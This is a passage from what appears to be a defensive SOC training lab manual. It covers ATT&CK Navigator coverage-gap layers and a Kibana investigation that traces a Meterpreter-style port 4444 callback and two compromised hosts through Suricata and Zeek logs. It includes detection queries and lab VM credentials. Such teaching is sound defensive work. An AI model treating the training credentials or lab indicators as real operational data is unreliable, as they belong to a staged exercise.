Alternatively, you can select **select unannotated** and only change the colors for the cells that have no data sources or alerts. It may make sense to change unannotated to red and annotated to white. This is based on your preference.

Double click on the name of the new tab **layer by operation** and rename it to **Windows No Visibility/No Rules**. Click anywhere on the screen to save the new name.

```
Windows No Visibility/No Rules
```




Now review the techniques we are lacking visibility and rules.


Windows-Sysmon No Visibility and No Rules

Let us perform the same steps for the **Windows-Sysmon**.

Click on the **+** sign next to the **Windows Missing Alert Rules** tab.




Click on **Create Layer from other layers**.



Type **not c and not d** in the score expression and press **Create**


```
not c and not d
```



Note

For the purpose of this step, we are wanting to show the techniques that do not exist in **c** (Windows-Sysmon) and do not exist in **d** (Sigma Rules Heatmap).

This layer shows us where we have no visibility or rules covered by Windows with Sysmon enabled.




Warning

The color coding on this layer is confusing. In this case, the red techniques mean there is a data source or alert in existance. A white background means there is no data source or alert in existance. If it helps, you can right click and select **select annotated** and then under **technique controls** select **background color** and change the color to something like green. Alternatively, you can select **select unannotated** and only change the colors for the cells that have no data sources or alerts. It may make sense to change unannotated to red and annotated to white. This is based on your preference.

Double click on the name of the new tab **layer by operation** and rename it to **Windows-Sysmon No Visibility/No Rules**. Click anywhere on the screen to save the new name.

```
Windows-Sysmon No Visibility/No Rules
```



Now review the techniques we are lacking visibility and rules.

While this final step in the process of evaluating visibility and detection capabilities for your data sources is important, please understand that your mission is not to have 100% coverage for visibility and alert rules for each data source. Your mission is to understand where you stand as an organization when it comes to your detection capabilities and ensure that you have defensive measures in place for techniques that are used as attack vectors against your organization. This may

sound cliche but there will never be a one size fits all approach to this process and it will take effort on your part to understand your organization and tailor the detection capabilities to provide the best defense for you.

DEFEND THE THINGS!!!

Step-by-Step Video Instructions

Lab Conclusion

In the lab, you were able to review the visibility and detection capabilities for the Windows data sources. You were able to see that enhancing a data source often will reap better visibility in your environment. However, even with the visibility and detection, you found that you still need to review and evaluate gaps in each of your data sources and well as alert rules to ensure you have the proper measures in place to protect your organization.

Sigma Lab - Leadership is now complete!

Lab 5.1 - Alert Context

Objectives

- Understand the limited context provided by alerts
- Understand the importance of correlation (and having data to correlate with)
- Identify attacker movement on the internal network
- Discover other compromised assets that had no alerts of compromise
- Build a more holistic report of what happened


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 5.1 - Alert Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. Access the dashboard by switching to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **5.1** in the **Search** filter, and **click** on **Lab 5.1 - Alert Dashboard**.



This lab uses the same network structure and systems from previous labs. Some asset information is provided below:

- 10.5.55.0/24, 172.16.0.0/24, and 10.0.0.0/24 are **server** subnets
- 10.5.55.20 is the **SIEM**
- 10.5.55.2 and 10.5.55.3 are the **domain controllers** for **sec555.com**
- 172.16.0.2 is the corporate **vulnerability scanner**
- All other private IP addresses are **client** subnets

Exercise

Using the **Lab 5.1 - Alert Dashboard**, filter out the noise and identify any alerts dealing with a system(s) that are compromised. Using this information, build a detailed report. This should include things such as:

Move backward or forward to find your answers. For this lab, you will need to use both the **Lab 5.1 - Alert Dashboard** and any logs of your choosing in the **Discover** tab for index pattern **lab5.1-complete-***.


- Was this system used to attack other systems?
- Was pivoting involved?
- How many total systems are likely compromised?

Solutions

This lab is intentionally open-ended. The goal is to find any credible alerts and then track down what happened. Start by opening the **Lab 5.1 - Alert Dashboard**.


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 5.1 - Alert Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. Access the dashboard by switching to the **Dashboard** section.


If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.




Then type in **5.1** in the **Search** filter, and **click** on **Lab 5.1 - Alert Dashboard**.



Looking at both **Lab 5.1 - Alerts over Time by Destination** and **Lab 5.1 - Alerts over Time by Source** shows large spikes of activity from **172.16.0.2**.





However, the asset information provided states that **172.16.0.2** is the corporate vulnerability scanner. Vulnerability scanners typically are excluded from monitoring as they generate tremendous amounts of false positives. Filter out this system completely by applying a search filter of **-source_ip:172.16.0.2 AND -destination_ip:172.16.0.2**.

```
-source_ip:172.16.0.2 AND -destination_ip:172.16.0.2
```

This greatly reduces the number of alerts. While there are still many remaining alerts, they consist of only three signatures as seen in **Lab 5.1 - Signatures by Count**.

Lab 5.1 - Signatures by Count

Signature	Count
ET POLICY DNS Update From External net	32
SURICATA zero length padN option	27
ET POLICY PE EXE or DLL Windows file download	1

None of these overtly specify something malicious has happened. However, looking at **Lab 5.1 - Signatures by Source Port** shows a single alert regarding an **EXE** or **DLL** being downloaded. It is normal for these kinds of files to be downloaded. What is odd is that it occurred over port 4444 as shown in **Lab 5.1 - Signatures by Source Port**.

Lab 5.1 - Signatures by Source Port

Signature	Source Port	Count
ET POLICY DNS Update From External net	51,205	2
ET POLICY DNS Update From External net	64,159	2
ET POLICY DNS Update From External net	64,286	2
ET POLICY DNS Update From External net	49,385	1
ET POLICY DNS Update From External net	49,774	1
ET POLICY PE EXE or DLL Windows file download	4,444	1


Port **4444** is the default port for **Metasploit Meterpreter** and should not be in use. Looking at **Lab 5.1 - Signatures by Source and Dest** shows a source of **72.99.4.33** and a destination of **192.168.2.50**.

Lab 5.1 - Signatures by Source and Destination

Signature	Source IP	Destination IP	Count
ET POLICY DNS Update From External net	10.5.55.3	10.5.55.2	25
ET POLICY DNS Update From External net	192.168.2.52	10.5.55.2	6
ET POLICY DNS Update From External net	10.5.55.49	10.5.55.2	1
ET POLICY PE EXE or DLL Windows file download	72.99.4.33	192.168.2.50	1


This makes it look like **72.99.4.33** directly exploited and compromised **192.168.2.50**. However, without the table showing ports, this cannot be confirmed. To verify the direction of the connection, switch to the **Discover** tab.

Then select the index called **lab5.1-complete-***.




First, look at the alert. Do this by searching for **event_type:alert AND (source_port:4444 OR destination_port:4444)**.

```
event_type:alert AND (source_port:4444 OR destination_port:4444)
```



Looking at the raw log shows it has a **source_ip** of **72.99.4.33**, a **source_port** of **4444**, a **destination_ip** of **192.168.2.50**, and a **destination_port** of **49959**. While the alert states the **source_ip** is **72.99.4.33**, the actual source is **192.168.2.50**. You can infer this by **192.168.2.50** using an ephemeral (high port) while **72.99.4.33** has a low port. This alert was recorded at **2:03 AM**.




Note


IDS signatures report source and destination IP addresses per how the packet is being analyzed. This regularly causes source and destination to be switched, causing confusion to analysts.

At this point, it is likely that **192.168.2.50** is compromised and possibly being controlled by **72.99.4.33**. Next, search for flow data relating to connections to or from **72.99.4.33** by changing the search to **event_type.keyword:flow AND (source_ip:72.99.4.33 OR destination_ip:72.99.4.33)**.


```
event_type.keyword:flow AND (source_ip:72.99.4.33 OR destination_ip:72.99.4.33)
```



The default view of **Time** and **_source** is not helpful for manual analysis.



Fix this by adding columns for **source_ip**, **source_port**, **destination_ip**, and **destination_port**. You can do this by hovering over the field in the **Available Fields** column on the left and then clicking on **Add**.




The results are interesting. There are **19** logs all from **192.168.2.52** to **72.99.4.33** over port **443**. These occur between **May 2nd, 2017** at **11:52 PM** and **May 3rd, 2017** at **12:09 AM Pacific Time**.

Time	source_ip	source_port	destination_ip	destination_port
May 3rd 2017, 00:08:04.005	192.168.2.52	49,366	72.99.4.33	443
May 3rd 2017, 00:08:04.005	192.168.2.52	49,343	72.99.4.33	443
May 3rd 2017, 00:08:04.005	192.168.2.52	49,363	72.99.4.33	443
May 3rd 2017, 00:08:04.004	192.168.2.52	49,364	72.99.4.33	443

This is a little alarming though. What happened to the port **4444** connection? It is possible that **Suricata** did not have enough resources to keep up with checking packets for alerts and creating flow data. If you are lucky, you may have more than one data source for correlation such as firewall logs. Fortunately, we have flow data in **Suricata** and connection logging with **Zeek**. Change your search filter to **log_event_type.keyword:bro_conn AND (source_ip:72.99.4.33 OR destination_ip:72.99.4.33)**.

```
log_event_type.keyword:bro_conn AND (source_ip:72.99.4.33 OR destination_ip:72.99.4.33)
```




This shows **30** logs. Within these are connections from **192.168.2.52** to **72.99.4.33** over **443** ranging from **11:49 PM** to **12:06 AM Pacific Time**. These correlate and are close to the previous **Suricata** logs. However, this search also shows a single connection from **192.168.2.50** to **72.99.4.33** over port **4444** at **12:03 AM**. This coincides with the original **Suricata** alert.

Time	source_ip	source_port	destination_ip	destination_port
May 3rd 2017, 00:06:07.852	192.168.2.52	49,366	72.99.4.33	443
May 3rd 2017, 00:06:07.851	192.168.2.52	49,365	72.99.4.33	443
May 3rd 2017, 00:06:07.851	192.168.2.52	49,366	72.99.4.33	443
May 3rd 2017, 00:06:07.851	192.168.2.52	49,365	72.99.4.33	443

May 3rd 2017, 00:03:19.580	192.168.2.50	49,959	72.99.4.33	4,444

At this point, there is enough evidence to suggest both **192.168.2.50** and **192.168.2.52** are compromised. Now that connections to and from **72.99.4.33** have been looked at, look for any internal connections made from these compromised systems to other internal systems. To do this change, search to **log_event_type.keyword:bro_conn AND (source_ip:192.168.2.50 OR source_ip: 192.168.2.52) AND tags:internal_destination**.

